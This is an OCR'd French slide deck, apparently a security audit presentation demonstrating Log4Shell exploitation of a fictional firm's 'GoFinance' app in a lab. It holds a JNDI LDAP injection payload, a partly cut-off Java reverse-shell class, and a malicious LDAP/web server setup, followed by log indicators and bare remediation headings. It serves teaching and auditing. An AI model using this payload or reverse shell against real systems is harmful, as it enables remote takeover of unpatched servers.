

Infrastructure Informatique de Dump&Damper

# Infrastructure réseau

L’infrastructure et la politique en informatique de Dump&Damper ont été étudiées au côté de la DSI à travers :

- Un entretien stratégique pour comprendre les enjeux de l’audit
- Une présentation du réseau et du matériel au côté de l’administrateur réseau

L'étude du parc applicatif de Dump&Damper est une étape importante lors de la recherche de vulnérabilités log4shell. Des listes d'applications vulnérables sont disponibles en libre accès.




Plusieurs applications vulnérables ont été détectées, dont l'application de financement « GoFinance » qui servira d'exemple lors de la démonstration.

# Catalogue applicatif

Le catalogue applicatif et les habitudes de travail des employés ont été étudiés à travers :


- Une présentation de la Digital Workplace
- Une présentation du parc applicatif
- Des entretiens utilisateurs pour déterminer les applications métiers et le Shadow IT


# Log4shell chez Dump&Damper

**Les applications vulnérables détectées sont :**

- Log4j
- Cisco
- MacAfee
- MongoDB
- GoFinance
- Microsoft
- Atlassian

- **Plusieurs vulnérabilités log4shell ont été détectées sur le réseau de D&D.**
- Le COVID a provoqué un développement non contrôlé des DWP
  - La journalisation système utilise une version de log4j vulnérable.
  - L'environnement de production est vulnérable
  - L'antivirus MacAfee est lui-même vulnérable







# Log4shell : POC

# L’environnement vulnérable

**L’application « GoFinance » détectée sur le réseau de Dump&Damper sera pris en exemple.**

**L’application web est disponible sur le port 8080 du serveur.**

```
$ sudo docker build -t log4j-shell-poc .

$ sudo docker run --network host log4j-shell-poc
```



# Détection de la vulnérabilité

**L'application utilise la version 2.14.1 de log4j, elle est donc vulnérable à log4shell.**


**Après vérification, il est possible de communiquer avec le serveur LDAP malveillant**


- **Détection à froid**


```
$ ./log4j2-scan GoFinance
```

```
<orderEntry type="library" name="Maven: org.apache.logging.log4j:log4j-core:2.14.1" level="project" />
<orderEntry type="library" name="Maven: org.apache.logging.log4j:log4j-api:2.14.1" level="project" />
```

- **Détection en conditions réelles**





# Mise en place du serveur Web

Un serveur web malveillant est accessible sur le port 8000.

Le serveur web héberge une classe la classe Java Exploit. Elle permet de connecter un reverse shell entre la victime et l'attaquant

**Un reverse shell Java est exécuté sur le serveur web**

```java
// Exploit.java //

import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;

public class Exploit {

    public Exploit() throws Exception {
        String host="192.168.1.127";
        int port=9001;
        String cmd="/bin/sh";
        Process p=new ProcessBuilder(cmd).redirectErrorStrea
        Socket s=new Socket(host,port);
        InputStream pi=p.getInputStream(),
            pe=p.getErrorStream(),
```

**Le serveur web est démarré et propose le fichier Exploit.class**

```
┌──(kali㉿kali)-[~/Cyber/Projets/CVE/WebServer]
└─$ python webserver.py --userip 192.168.1.127 --webport 8000 --lport 9001
[+] Setting up LDAP server

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
```

192.168.1.127:8000

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHur

**Directory listing for /**

- Exploit.class
- Exploit.java
- jdk1.8.0_20/
- webserver.py

# Mise en place du serveur LDAP

Toute requête effectuée vers le serveur LDAP malveillant retournera l'adresse du reverse shell présent sur le serveur web malveillant

**Toutes les demandes d'adresses renvoient vers le serveur web malveillant**

```python
def ldap_server(userip: str, webport: int) -> None:
    sendme = "${jndi:ldap://%s:1389/a}" % (userip)
    print(Fore.GREEN + f"\n[+] Send me: {sendme}\n")

    url = "http://{}:{}/#Exploit".format(userip, webport)
    subprocess.run([
        os.path.join(CUR_FOLDER, "jdk1.8.0_20/bin/java"),
        "-cp",
        os.path.join(CUR_FOLDER, "target/marshalsec-0.0.3-SNAPSHOT-all.jar"),
        "marshalsec.jndi.LDAPRefServer",
        url,
    ])
```

**Le serveur LDAP malveillant est démarré sur le port 1389**


```
┌──(kali㉿kali)-[~/Cyber/Projets/CVE/LDAP]
└─$ python ldap.py --userip 192.168.1.127 --webport 8000

[+] Send me: ${jndi:ldap://192.168.1.127:1389/a}

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
```

# Compromission de l'application


La démonstration a finalement permis de mettre en évidence l'exploitation de log4shell à travers l'application « GoFinance ».

Différentes manières d'exploiter cette vulnérabilité existent, mais le mécanisme reste le même.

**Le payload malveillant est injecté dans les logs du serveur victime**





**Le serveur victime est compromis ! Un accès root est obtenu !**





**Des indices de compromissions sont visibles**

```
02-Oct-2023 19:52:34.969 INFO [main] org.apache.catalina.startup.Catalina.start Server startup in 2807 ms
19:57:12.101 [http-apr-8080-exec-5] ERROR com.example.log4shell.log4j - RR
19:57:54.497 [http-apr-8080-exec-6] ERROR com.example.log4shell.log4j - Test Exploitation
19:59:25.633 [http-apr-8080-exec-7] ERROR com.example.log4shell.log4j - Test Exploitation
20:32:39.317 [http-apr-8080-exec-8] ERROR com.example.log4shell.log4j - ${jndi:ldap://192.168.1.127:1389/a}
```


# Automatisation






# Remédiations


# Remédiations



# Les enseignements

## Maitrise de l’environnement

- Système et process de versionnage
- Protection du réseau privé



## Maturité informatique

- Politiques de sécurité informatique
- Sensibilisation sur les risques

## Investigations du réseau

- Recherches d’IoC
- Situation post-accident

# Merci !
# Des questions?